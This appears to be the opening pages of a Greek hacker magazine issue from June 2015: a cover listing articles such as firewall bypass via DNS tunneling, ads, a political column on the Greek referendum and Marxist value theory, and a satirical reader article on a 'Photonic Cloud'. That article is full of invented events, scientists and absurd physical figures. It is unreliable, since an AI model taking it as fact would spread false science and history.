
all rights reversed

HACKER

Ιούνιος 2015 # Τιμή τεύχους: 587 ISK τεύχος 045 - Νομισματοκοπείο Edition



Προσπέρασμα firewall μέσω DNS tunneling [*]

Ενίσχυση ασφάλειας WordPress site

Μεταφορά WordPress site σε νέο host

Εντυπώσεις και κόλπα με τον mailserver μας

Ανάπτυξη web applications στο cloud, με το Koding

[*] ...ή άλλη μια απόδειξη του ότι οι περιορισμοί είναι για να ξεπερνιούνται

all rights reversed

HACKER


CMYK & WEB
cmykandweb.gr
GRAPHIC DESIGN
design • layout • web

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Κώστας Βεντούρας, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Πέτρος Κυλαδίτης, Αναστάσιος Μαγειρίας, Νίκος Μουρατίδης, Θωμάς Σερμπίνης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στην Καλαμαριά Θεσσαλονίκης. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/pdf12order και από την ίδια σελίδα γίνονται οι παραγγελίες συνδρομών.



Αυτό το Mac mini είναι σχεδιασμένο ώστε να κάνει ό,τι θέλετε – και πολλά περισσότερα.

Αυτό το Mac mini δεν είναι το βασικό μοντέλο, και **κοστίζει 1249 ευρώ** (http://store.istorm.gr/mac/mac-mini/2-8ghz-mac-mini.html).

Αυτό το Mac mini το **κληρώνουμε μεταξύ 25 αναγνωστών** με Jumbo-Pack Plus (60 τεύχη).

Αν η συνδρομή σας πλησιάζει στη λήξη της, αυτό το Mac mini **είναι εξαιρετικά πιθανό** να γίνει δικό σας.

Για να πάρετε μέρος στην κλήρωση, αρκεί να πάρετε κι εσείς **Jumbo-Pack Plus** συμπληρώνοντας κατάλληλα τη φόρμα παραγγελίας στο http://deltahacker.gr/pdf12order/#s2.

Από την ίδια τη φόρμα παραγγελίας βλέπετε **πόσους αναγνώστες με Jumbo-Pack Plus χρειαζόμαστε ακόμα**, ώστε να προχωρήσουμε στην κλήρωση.

Προσέξτε: Αν και **θα περιμένουμε όσο χρειαστεί** για να έχουμε 25 συνδρομητές με Jumbo-Pack Plus και να τους κληρώσουμε το Mac mini, αυτό δεν σημαίνει ότι δεν μπορούμε να κάνουμε κάτι για να επισπεύσουμε τη διαδικασία. Κάντε αυτό που πρέπει, συμπληρώνοντας τη φόρμα παραγγελίας: http://deltahacker.gr/pdf12order/#s2

Καλή σας επιτυχία!

Φωτονικό Σύννεφο

Σημείωση σύνταξης: *Το καλοκαίρι που διανύουμε είναι παράξενο – και κάποιοι θα ισχυριστούν ότι δεν έχουμε δει τίποτε ακόμα. Κάποιοι άλλοι, πάντως, όπως ο αγαπητός κύριος στο https://www.facebook.com/o.akratos/videos/660515560749211, είναι προφανές ότι έχουν πλήρη επίγνωση για το τι συμβαίνει και, κυρίως, για το τι άλλο πρόκειται να συμβεί. Ο αναγνώστης μας Γιάννης Μ., εξάλλου, έχει εντρυφήσει επί μακρόν στο φαινόμενο του Φωτονικού Σύννεφου, το οποίο κατά πώς φαίνεται είναι το πραγματικό αίτιο για πολλά από τα παράξενα, αξιοθαύμαστα κι αξιοπερίεργα που συμβαίνουν γύρω μας. Ευγενικά ο Γιάννης μάς ζήτησε να φιλοξενήσουμε άρθρο/μελέτη που συνέταξε επί του θέματος. Η απάντησή μας ήταν καταφατική – κάτι που αντιλαμβανόμαστε πως τον εξέπληξε (ελαφρώς) και ταυτόχρονα τον χαροποίησε.*

Αγαπητοί αναγνώστες, δια του παρόντος άρθρου θα ήθελα να θίξω και, ταυτόχρονα, στο μέτρο του δυνατού, να αναλύσω ένα φυσικό φαινόμενο (για πολλούς ακόμα ανεξήγητο) το οποίο είχε, έχει και θα εξακολουθεί να έχει ουσιαστικές θετικές επιπτώσεις και συγχρόνως δραστικές επιδράσεις σε πολλές πτυχές της καθημερινής μας ζωής. Για να γίνω πιο συγκεκριμένος, θα προσπαθήσω, με το αν μη τι άλλο μικρό μου μυαλό, να προσεγγίσω μία τεραστίων μεγεθών φυσική διεργασία, η οποία τα τελευταία 125 (τουλάχιστον) χρόνια απασχολεί την επιστημονική κοινότητα και όχι μόνο. Θα αναφερθώ, όπως οι περισσότεροι από εσάς ήδη φαντάζομαι θα έχετε αντιληφθεί, στην έννοια και στο φαινόμενο του ΦΩΤΟΝΙΚΟΥ ΣΥΝΝΕΦΟΥ (εφ' εξής θα το ονομάζουμε, δια λόγους συντομίας, ΦΣ).

Τι είναι όμως ένα ΦΣ; Πώς η ύπαρξη του ΦΣ επηρεάζει την ψυχοσωματική μας οντότητα; Ποια είναι η σχέση του ΦΣ και της Πληροφορικής και εν γένει της βιομηχανίας IT και πώς όλοι αυτοί οι τομείς αλληλεπιδρούν μεταξύ τους; Δύσκολες ερωτήσεις και προφανώς οι απόψεις/απαντήσεις διίστανται. Ωστόσο, στο σημείο αυτό, για να μπορέσουμε να θέσουμε μία σωστή βάση ερμηνείας του συγκεκριμένου φαινομένου, θα χρειαστεί να χρησιμοποιήσουμε τις γνώσεις μας από την Φυσική Στοιχειωδών Σωματιδίων, τη Θεωρία Πιθανοτήτων και τη Ζωροαστρική Φιλοσοφία περί των Αρχών Υπάρξεως των Συμπαντιαίων Νεφών.

Αλλά ας κάνουμε πρώτα μία σύντομη ιστορική αναδρομή. Οι πρώτες αναφορές για την ύπαρξη του φαινομένου του ΦΣ, όπως μας είναι γνωστό σήμερα, βασίζονται στις μαρτυρίες ενός γιδοβοσκού, ο οποίος εν έτει 1887, σε ένα ορεινό χωριό των Ουραλίων Ορέων, διαπίστωσε μία έντονη φωτεινότητα σε ένα σημείο που απείχε μόλις 127 μέτρα από το κοπάδι του που εκείνη τη στιγμή βοσκούσε. Ο νέος αυτός αφελής κτηνοτρόφος, πλησίασε γεμάτος περιέργεια για να δει τι ήταν αυτό το τόσο έντονο φώς που εκχεόταν μέσα από μία χαραμάδα. Στην προσπάθειά του να αντικρίσει μέσα από τη σχισμή αυτή την έντονη φωτεινότητα, ένιωσε ξαφνικά μία πανίσχυρη ριπή φωτεινών δεσμών να διαπερνά το σώμα του και να τον εκτοξεύει προς τα πίσω σε απόσταση 32 μέτρων. Ευτυχώς για καλή του τύχη δεν τραυματίστηκε σοβαρά κι όταν ανέκτησε τις αισθήσεις του επέστρεψε με γοργά βήματα στο χωριό, ώστε να περιγράψει στους συγχωριανούς του όσα είχε βιώσει.

Έκτοτε πέρασαν 44 χρόνια, όταν το 1931, στο Πανεπιστήμιο του Σικάγο, ένας ερευνητής Φυσικός προκάλεσε μία έντονη έκρηξη σε ένα υπόγειο εργαστήριο, προσπαθώντας να συνθέσει καινούργια στοιχειώδη υψίσυχνα σωματίδια, τα οποία θα είχαν την ιδιότητα να αλληλεπιδρούν μόνο με τις ελκτικές πλανητικές δυνάμεις που εκπορεύονται από την σχέση Σελήνης-Γης. Μόλις ο κρότος της έκρηξης καταλάγιασε, ένα περίεργο φωτεινό σύννεφο κάλυψε τον περιβάλλοντα χώρο του εργαστηρίου απορρυθμίζοντας πλήρως όλες τις αναλογικές διατάξεις μετρήσεων που είχε κατασκευάσει ο αγαπητός μας επιστήμονας. Όλες οι αναλογικές ενδείξεις μαγνητόμετρων, φασματοφωτόμετρων κι ανιχνευτών

υπεριώδους σε κλάσματα δευτερολέπτου μηδενίστηκαν. Το σύννεφο είχε παρουσία εντός του εργαστηρίου για 35 δευτερόλεπτα, οπότε κι εξαφανίστηκε. Ο Φυσικός ονόματι Jorge Louiz de la Cruz Lopez (με καταγωγή από το Puerto Rico, γόνος φτωχής αγροτικής οικογένειας η οποία καλλιεργούσε/εμπορευόταν ινδική κάνναβη σε προάστιο του San Juan για να μπορέσει να θρέψει τον μικρό Jorge), δημοσίευσε τα βιώματά του στην ετήσια έκδοση ανασκόπησης του περιοδικού Nature, όπου και δέχθηκε τα επικριτικά/αποδοκιμαστικά σχόλια της επιστημονικής κοινότητας, δεδομένου ότι μέχρι εκείνη τη στιγμή δεν είχε παρατηρηθεί κάποιο αντίστοιχο φαινόμενο σε άλλα εργαστήρια ανά τον κόσμο και οι υπόλοιποι Φυσικοί θεώρησαν πως ο συγκεκριμένος συνάδελφος βρισκόταν υπό την επήρεια παραισθησιογόνων ουσιών.

Το 1952 ένας Μαθηματικός ονόματι Abdul Mohammed Al Ra Maui στο Πανεπιστήμιο του Oman, προσπαθούσε να ερμηνεύσει τα σανσκριτικά κείμενα αγνώστου ταυτότητας Ινδών συγγραφέων που είχαν εντρυφήσει στον Περσικό Ζωροαστρισμό. Τα συγκεκριμένα κείμενα εμπεριείχαν μαθηματικά αξιώματα που προσπαθούσαν να εξηγήσουν με πιθανοθεωρητικό τρόπο την ύπαρξη ΦΣ, όπως είχε παρατηρηθεί κατά τις θρησκευτικές τελετές του Ζαρατούστρα, στα υψίπεδα της αρχαίας πόλης της Μουχάρι Ναχβάντ (μερικά χιλιόμετρα από την σημερινή Τεχεράνη). Τα κείμενα ανέφεραν την ύπαρξη ενός σύννεφου που εξέπεμπε έντονο εκτυφλωτικό φως, κατά τη διάρκεια των τελετών σφαγιασμού της ιεράς αγελάδας Carmine προς τιμή του θεού Mam-Ra.

Κάπως έτσι, αγαπητοί φίλοι, ερχόμαστε στο σήμερα, στο σωτήριο έτος 2015. Το ΦΣ εξακολουθεί να αποτελεί μυστήριο, αντικείμενο έρευνας και συνάμα θαυμασμού από πλήθη χιλιάδων ανθρώπων που συνωστίζονται από το 1998 και εντεύθεν στις όχθες του ποταμού Al Raya, για να παρακολουθήσουν την εμφάνιση του ΦΣ. Σύμφωνα με τις τελευταίες έρευνες, στο σημείο που εκβάλλει ο ποταμός Al Raya στον Ινδικό Ωκεανό, έχουν μετρηθεί υψηλές συγκεντρώσεις ιονισμένων σωματιδίων του στοιχείου Ξένου (Xe) το οποίο, λόγω της ιδιομορφίας που παρουσιάζουν οι βαρυτικές ελκτικές δυνάμεις του τριπτύχου Αφροδίτης-Γης-Σελήνης κατά τη χρονική περίοδο 12-18 Σεπτέμβρη εκάστου έτους, μεταπίπτει σε μία υπερδιεγερμένη κατάσταση μετακβαντικής ενέργειας 2500 x 10^{1821} YJ (Yotta Joule = 10^{24}Joule), η οποία φτάνει στο peak της ξημερώματα 15ης προς 16ης Σεπτέμβρη, περί την ώρα 00:35, κατά την οποία παρατηρείται αντιστροφή των γήινων μαγνητικών πόλων. Σε εκείνη την χρονική στιγμή δημιουργείται μία υπερκρίσιμη μάζα 8500 x 10^{9587} ZKg (Zetta Kilograms = 10^{21} Kg), η οποία ενεργοποιείται με την άφιξη υπερταχέως κινούμενων φωτονικών clusters που προέρχονται από τον γειτονικό Γαλαξία της Ανδρομέδας. Αυτή η μεταβατική κατάσταση, σε συνδυασμό με το ότι ο Ιχθύς μπαίνει στη σφαίρα του Υδροχόου, προκαλούν δραματικές εξελίξεις στο συμπαντικό συνονθύλευμα των Ατρειδών (οικογένεια Γαλαξιών και σβησμένων άστρων που απέχουν μόλις 8 x $10^{65874256}$ έτη φωτός από τον πλανήτη μας), το οποίο διεγείρει εξωσυμπαντικές ηλεκτρομαγνητικές δυνάμεις της $8^{ης}$ διαστάσεως του πολυ-χωροχρόνου με συνέπεια την τρομακτική συσσώρευση ενέργειας σε μία σφαίρα διαμέτρου 15cm. Η εν λόγω σφαίρα διαστέλλεται με ρυθμό 2,257 Km/s, δημιουργώντας ένα τεράστιο σύννεφο ακτίνας 85Km το οποίο εκπέμπει φωτόνια ενέργειας 285475963 x $10^{10000002564580}$ TJ (Terra Joule) προς όλες τις ισοτροπικές κατευθύνσεις.

Τα αποτελέσματα και οι επιδράσεις της δημιουργίας του ΦΣ γίνονται αισθητές σε δισεκατομμυριοστά του δευτερολέπτου. Αμέσως υπάρχει ιοντικός διαχωρισμός της στρατόσφαιρας από την μεσόσφαιρα, δημιουργώντας βλάβες στις τηλεπικοινωνίες και στα ηλεκτρονικά συστήματα των δορυφόρων. Όλοι οι Η/Υ (φορητοί και επιτραπέζιοι) ανά τον πλανήτη υπερενεργοποιούνται από την κρούση των υπερταχέως κινούμενων φωτονίων του ΦΣ επί των motherboards των μηχανημάτων, ενώ ταυτόχρονα γίνεται έκλειψη Ηλίου. Τα κινητά τηλέφωνα παύουν να λειτουργούν ενώ η εντονότατη λάμψη προκαλεί προσωρινή τύφλωση σε κάθε ζωντανό υδρόβιο, επίγειο και ιπτάμενο ον. Τα φωτόνια του ΦΣ, συγκρουόμενα με την κοσμική ακτινοβολία που προέρχεται από τα ακροτελεύτια σύνορα του εντός, εκτός κι

επί τ' αυτά υπερπαράλληλου υβριδοποιημένου Σύμπαντος, έχει ως συνέπεια τη μετατόπιση του άξονα της Γης κατά 77,8° προκαλώντας την εξύψωση (σωματική και πνευματική) κάθε ζωντανού οργανισμού που κατοικεί σε αυτόν τον πλανήτη κι όχι μόνο.

Όπως αντιλαμβάνεστε φίλοι μου, αυτή είναι η βασικότερη συνθήκη/αρχή/προϋπόθεση ώστε το συμπαντικό ισοζύγιο να γίνει προστοθετικό (για πολλούς ο όρος καλείται εμπροστοθετικό) και να υπάρξει αποσυμπίεση της υπάρχουσας συμπιέσεως στον τρίτο παράλληλο του ζωδιακού κύκλου.

Θα ρωτήσει ωστόσο κάποιος, πώς όλα αυτά συνδέονται με την εμφάνιση του ΦΣ στα Ουράλια Όρη, στο εργαστήριο του Jorge και στα υψίπεδα της Μουχάρι Ναχβάντ. Μα, η απάντηση είναι εντελώς προφανής και πασιφανής ταυτοχρόνως. Η τεράστια σφαίρα διασπάται σε πολλές αμέτρητες μικρότερες σφαίρες (σφαιροειδή συννεφάκια φωτονίων), οι οποίες διασπείρονται σε όλα τα μήκη και πλάτη της υδρόβιου σφαίρας μας. Έτσι, αυτά τα μικρά συννεφάκια φωτονίων μπορούν να βρεθούν σε οποιοδήποτε σημείο του πλανήτη μας προκαλώντας ρίγη δέους, συγκίνησης και θαυμασμού σε κάθε έμψυχο όν.

Στο σημείο αυτό θα ήθελα να εστιάσω κυρίως στην αμοιβαία σχέση που υπάρχει μεταξύ IT και ΦΣ. Είναι σαφές κι αποδεδειγμένο πως η σύγχρονη τεχνολογία υπολογιστών (σε επίπεδο hardware) και η επιστήμη της Πληροφορικής (σε επίπεδο software) βασίζονται –και για να είμαι πιο ακριβής και ουσιαστικός, εκπηγάζουν– από την αέναη κίνηση των φωτονίων των επιμέρους ΦΣ που προέρχονται από τη διάσπαση του μεγάλου ΦΣ πάνω από τον ποταμό Al Raya. Η ενέργεια που εκλύεται από κάθε φωτόνιο που εκπέμπεται από το εκάστοτε μικρό ΦΣ είναι αρκετή για να υπερδιεγείρει τα συστήματα των υπολογιστών μας και να τους κάνει να τρέχουν σε ασύλληπτα υψηλές συχνότητες. Ο τελευταίος super-computer με τροφοδοσία ενέργειας από τα μικρά ΦΣ λειτουργεί σε συχνότητα 8564257 x $10^{9090909}$ ZHz (Zetta Hertz, θυμίζω 10^{21}) καθιστώντας τον ένα ιδιαίτερα χρήσιμο εργαλείο στον υπολογισμό της μέτρησης των ταχυτήτων όλων των υποατομικών σωματιδίων που παράγονται στους accelerators σωματιδίων. Όμως η μεγάλη πρόοδος έχει συντελεστεί στον τομέα του software.

Εδώ αγαπητοί μου φίλοι, θα μπορούσα να γράψω αμέτρητες σελίδες για το πώς επιδρά το ΦΣ στη δημιουργία νέου software. Η απάντηση όμως είναι και πάλι απλή. Θυμηθείτε ανωτέρω, την ψυχοσωματική εξύψωση των ζώντων οργανισμών. Να προχωρήσω κι άλλο; Προφανώς η εξύψωση/αναβάθμιση (uplift/upgrade) των πνευματικών/σωματικών λειτουργιών/ικανοτήτων των συναδέλφων IT experts –και κυρίως εκείνων που ασχολούνται με το γράψιμο κώδικα–, τους μετατρέπει σε καινοτόμους/πρωτεργάτες στη δημιουργία νέων γλωσσών προγραμματισμού. Η επίδραση των φωτονίων του ΦΣ τους μεταφέρει σε μία εξω-διαστασιακή χωροχρονικοτήτα, στην οποία μπορούν να παράγουν και να δημιουργούν never-seen-before innovative products στο χώρο του software.

Ήδη ο κβαντικός τηλεμεταφορέας είναι, πρακτικά, γεγονός, όταν semi-working-proof-of-concept παρουσιάστηκε στη διεθνή έκθεση προϊόντων υψηλής τεχνολογίας που διοργανώνεται κάθε χρόνο στην Τεχεράνη, προς τιμή της αρχαίας πόλης Μουχάρι Ναχβάντ στην Περσία.

Στο παρόν άρθρο έγινε μία προσπάθεια προσέγγισης αυτού του υπέρτατου φαινομένου, στο οποίο έχει βασίσει τόσο πολύ τις ελπίδες του ο σύγχρονος πολιτισμός του ανθρώπου. Αν κάποιος από τους φίλτατους συναδέλφους αναγνώστες βιώσει την πνευματική-σωματική εμπειρία της επίδρασης ενός ΦΣ, παρακαλώ πολύ όπως τη μεταφέρει σε επόμενο τεύχος του αγαπημένου μας περιοδικού.

Είμαι στη διάθεσή σας για οποιαδήποτε πληροφορία ή διευκρίνιση.

Με φιλικούς εγκάρδιους χαιρετισμούς,

Γιάννης, "ο εκ του Φωτονικού Συννέφου ορμώμενος" Χαμουραμπί.


Νιώθεις πραγματικά ασφαλής;
DANGER
UNAUTHORIZED PERSONNEL KEEP OUT
Ξεκίνα την προστασία σου
από το μηδέν
application security
infrastructure security
social engineering
incident response
projectzero.gr | 211 4053158
projectzero
IT security services and research

POST CAR

THE ADDRESS TO BE WRITTEN ON THIS SI



Ουέλ, μέλ

Αγαπητοί μου,

Καθισμένος μπροστά στην γραφομηχανή σήμερα, δεύτερη μέρα του επομένου από τον περασμένο μήνα, οφείλω να ομολογήσω κάτι.

Αυτή τη φορά δεν ήθελα να σας γράψω. Το εκμυστηρεύτηκα στον ανιψιό τις προάλλες (όταν ανακοινώθηκε το δημοψήφισμα) αλλά αυτός με πήρε με τις πέτρες.

Αποκλείεται, μου λέει. Θα γράψεις.

Τι να γράψω βρε παιδιά; Τι μπορώ να προσθέσω εγώ στην όλη κουβέντα;

Κανείς δεν συζητάει. Όλοι διακηρύσσουν και επικρίνουν. Συζήτηση μηδέν.

Στεναχωριέμαι γι' αυτό. Με θλίβει απίστευτα η απροθυμία (ή ανικανότητα;) για πραγματικό debate, που βλέπω παντού γύρω μου.

Θυμάμαι κάποια στιγμή πόση εντύπωση μου είχε κάνει όταν είχα ακούσει για τη διδασκαλία debate, στα μεγάλα πανεπιστήμια στην Αγγλία και στις ΗΠΑ. Καλείσαι να υποστηρίξεις μιαν άποψη, ακόμα και αν δεν την πιστεύεις (προσωπικά) και να συζητήσεις με κάποιον που υποστηρίζει την αντίθετη. Καλείσαι να ακούσεις, να βρεις επιχειρήματα, και να αντικρούσεις αυτά που λέει ο συζητητής σου. *Ακόμα και αν διαφωνείς*.

Κάτι σαν τον συνήγορο του διαβόλου, ένα πράγμα.

Έτσι μαθαίνουν να σκέφτονται οι κουτόφραγκοι, τι νομίζατε;

Λοιπόν, να γράψω για το δημοψήφισμα, όπως με προτρέπει ο ανιψιός, αλλά τι να πω; Να σας πω τι να ψηφίσετε;

Δεν θα το κάνω.

Πώς να το κάνω, δηλαδή; Κοιτάω το ερώτημα.

Σου λέει ο ένας: Το ερώτημα στην πραγματικότητα είναι για το ευρώ. Ναι ή όχι στο ευρώ.

Όχι, σου λέει ο άλλος. Το ερώτημα είναι αυτό που είναι. Σαφές και συγκεκριμένο. Ρωτάει κάτι και απαντάς σε αυτό. ΝΑΙ ή ΟΧΙ.

Σκέφτομαι, λοιπόν, εγώ. Αν είναι σαφές και συγκεκριμένο, ποιες είναι οι συνιστώσες του; (No pun intended.) Δηλαδή αν ψηφίσω ΝΑΙ θα εφαρμοστεί η πρόταση blablabla;

"Ναι. Γι αυτό να ψηφίσεις όχι. ΟΧΙ στους εκβιασμούς."

Μα ρε παιδιά, η πρόταση blablabla δεν υπάρχει. Έχει αποσυρθεί. Δεν υπάρχει καμία πρόταση προς συζήτηση.

"Ναι, βέβαια, το ερώτημα είναι συμβολικό. Επιλέγοντας ΝΑΙ ή ΟΧΙ εκφέρεις γνώμη για την περαιτέρω πορεία των πραγμάτων."

Α, OK then. Οπότε έχουν δίκιο όσοι λένε πως το ερώτημα είναι για το ευρώ.

"Μα όχι, δεν είναι."

Μα ναι, είναι, τουλάχιστον έτσι λένε οι Ευρωπαίοι. Ο Γιούνγκερ. Ο Ολάντ. Ο Ραχόι. Η Μέρκελ.

"Μην τους ακούς. Μας εκβιάζουν. Παρεμβαίνουν στα εσωτερικά της χώρας μας."

Τι παρεμβαίνουν; Το να μας πουν πώς θα εκλάβουν την επιλογή μας είναι παρέμβαση; Δεν θα έπρεπε να είναι μέρος της ερώτησης;

Σνέιλ μέιλ

"Και γιατί να μας πουν πώς θα την εκλάβουν;"

Για να καταλάβω εγώ, που καλούμαι να επιλέξω, ποιες είναι οι επιπτώσεις.

"Θα τις δεις τις επιπτώσεις αν περάσει το ΝΑΙ, και θα δεις τα μέτρα που θα εφαρμοστούν."

ΟΚ. Και αν περάσει το ΟΧΙ, ποια μέτρα θα εφαρμοστούν τότε;

"Θα δούμε. Θα συζητήσουμε."

Και γιατί να υποθέσω πως θα συζητήσουμε τώρα πιο δημιουργικά, όταν τόσο καιρό δεν συζητούσαμε τίποτα;

"Γιατί τώρα θα έχει αποφανθεί ο λαός."

Επί ποίου πράγματος; Αφού η πρόταση δεν υφίσταται.

"Επί της κατεύθυνσης."

Μα επ' αυτού αποφάνθηκε ήδη ο λαός, το Γενάρη. Ή κάνω λάθος;

Κ.λπ κ.λπ.

Βλέπετε, αγαπητοί μου, ότι κάνουμε κύκλους. Μας ρωτάνε κάτι χωρίς να μας εξηγούν γιατί το ρωτάνε και τι θα κάνουν με την απάντησή μας.

Αυτός είναι και ο βασικότερος λόγος που κατά τη γνώμη μου το δημοψήφισμα αυτό αποτελεί εκτροπή. Αντιδημοκρατική απόκλιση.

Αλλά υπάρχει και το άλλο.

Πέντε μήνες τώρα η ελληνική πλευρά "διαπραγματευόταν". Επί πέντε μήνες δεν κουνιόταν φύλλο, γιατί περιμέναμε να αποκομίσουμε κάτι από αυτούς που τους χαρακτηρίζουμε εκβιαστές, γερμανόδουλους, τοκογλύφους κ.λπ.

Στο μεταξύ η οικονομία της χώρας έχει γίνει σαν τον γάιδαρο του χότζα, που πάνω που τον μάθαμε να ζει χωρίς να χρειάζεται να τρώει, αυτός ψόφησε.

Αυτό δε το λέω για αστείο, αγαπητοί μου.

Θα θυμάστε, ίσως, την πρόσφατη συζήτησή μου με τον Κο Αρχισυντάκτη.

Έγραφα, για σας σας σκανδαλίσω λίγο, πως η εργατική τάξη δεν υφίσταται εκτός καπιταλιστικού τρόπου παραγωγής. Ούτε οι διεκδικήσεις της. Θα αυτοκαταργηθούν όταν θα έρθει η αταξική κοινωνία whatever.

Ας επανέλθω λίγο σ' αυτό. Σύμφωνα με την μαρξιστική θεωρία περί αξίας, αξία παράγεται μόνο μέσω της ανθρώπινης εργασίας. Στον καπιταλιστικό τρόπο παραγωγής οι εργάτες νοικιάζουν το χρόνο τους και προσφέρουν την εργασία τους στον καπιταλιστή. Το προϊόν που παράγουν δεν τους ανήκει. Το κόστος της εργασίας τους ανεβάζει κατά τι την τιμή του τελικού προϊόντος. Η αύξηση αυτή αντιπροσωπεύει το κόστος της ενοικίασης του χρόνου του εργάτη.

Τώρα, η διαφορά ενός εργάτη με ένα μηχάνημα είναι το ότι η παραγωγικότητα του μηχανήματος είναι δεδομένη. Το κόστος που προστίθεται στην τιμή του προϊόντος είναι το κόστος απόσβεσης της τιμής του μηχανήματος. Στο τέλος μηδενίζεται -- όπως μηδενίζεται και το σχετικό σου πλεονέκτημα, ως καπιταλιστή, όταν όλοι οι ανταγωνιστές σου επενδύσουν στο ίδιο ή σε κάποιο άλλο αντίστοιχο μηχάνημα. Αντίθετα, το κόστος της ανθρώπινης εργασίας δεν μπορεί ποτέ να μηδενιστεί. Μπορεί όμως να αυξηθεί η παραγωγικότητα. Το κόστος της εργασίας είναι δηλαδή δεδομένο, αλλά το παραγόμενο προϊόν όχι.

Επίσης: Υπάρχει μια διαφορά μεταξύ του κόστους της εργασίας όπως έχει ενσωματωθεί στην τιμή του προϊόντος, από το κόστος της εργασίας όπως έχει αποδοθεί στον εργάτη. Αυτή η διαφορά ονομάζεται υπεραξία. Δηλαδή, παραπάνω αξία. Πληρώθηκες τόσο, αλλά παρήγαγες τόσο συν κάτι.



Εξ ου και η πάλη των τάξεων κ.λπ. κ.λπ. κ.λπ. (Και ιδού γιατί λέω ότι εργατική τάξη υφίσταται μόνο εντός του κυρίαρχου μοντέλου παραγωγής.)

Απλά μαθήματα μαρξιστικής θεωρίας.

Τώρα, επί του συγκεκριμένου.

Η Ελλάδα χρωστάει τα κέρατά της. Λένε όλοι ότι πρέπει να έρθει η ανάπτυξη, αλλιώς

δεν θα δούμε χαΐρι. Μέχρι και ο Σύριζας, αυτό μας λέει.

Αυτό που δεν μας λένε σαφώς, όμως, είναι το τι εστί "ανάπτυξη". Ανάπτυξη έρχεται όταν παράγεται υπεραξία, δηλαδή όταν υπάρχει παραγωγή, δηλαδή όταν έχουν γίνει επενδύσεις.

Τις επενδύσεις τις κάνουν οι "καπιταλιστές". Φτιάχνουν εργοστάσια, προσλαμβάνουν εργάτες, παράγουν προϊόντα, τα πουλούν, εισπράττουν υπεραξία. Έχουν κέρδος.

Αυτά είναι κουκιά μετρημένα. Παντού έτσι γίνεται. Παντού. Στην Αμερική. Στη Γερμανία. Στη Λαϊκή Δημοκρατία της Κίνας.

Το σημαντικό που πρέπει να θυμάται κανείς είναι πως αν δεν παράγονται προϊόντα δεν παράγεται αξία, άρα δεν υπάρχει ανάπτυξη.

Έχουμε τώρα την κυβέρνηση του Σύριζα που προσπαθεί να αποκομίσει την καλύτερη δυνατή συμφωνία γι' αυτούς που έχουν υποφέρει στην Ελλάδα, και βλέπουμε πως στην προσπάθειά του να το κάνει αυτό πνίγει κάθε προσπάθεια που γινόταν εκ των ενόντων για να κουνηθεί λίγο η οικονομία.

Δεν θα μπω στην αποπροσανατολιστική συζήτηση για το αν έπρεπε να επαναπροσληφθούν οι καθαρίστριες ή να αρθεί η διαθεσιμότητα των σχολικών φυλάκων.

Το ερώτημα που με απασχολεί εμένα είναι το εξής:

Πόσο καλό νομίζεις ότι κάνεις στην χώρα σου, όταν στην προσπάθειά σου να αποτρέψεις ή να αναστρέψεις την εξαθλίωση που μας έφεραν τα "μνημόνια", καταστρέφεις ό,τι είχε μείνει να κουνιέται, και εμποδίζεις έμπρακτα την ευκαιρία να κουνηθεί κάτι άλλο;

Όταν καταστρέφεις την επιχειρηματικότητα.

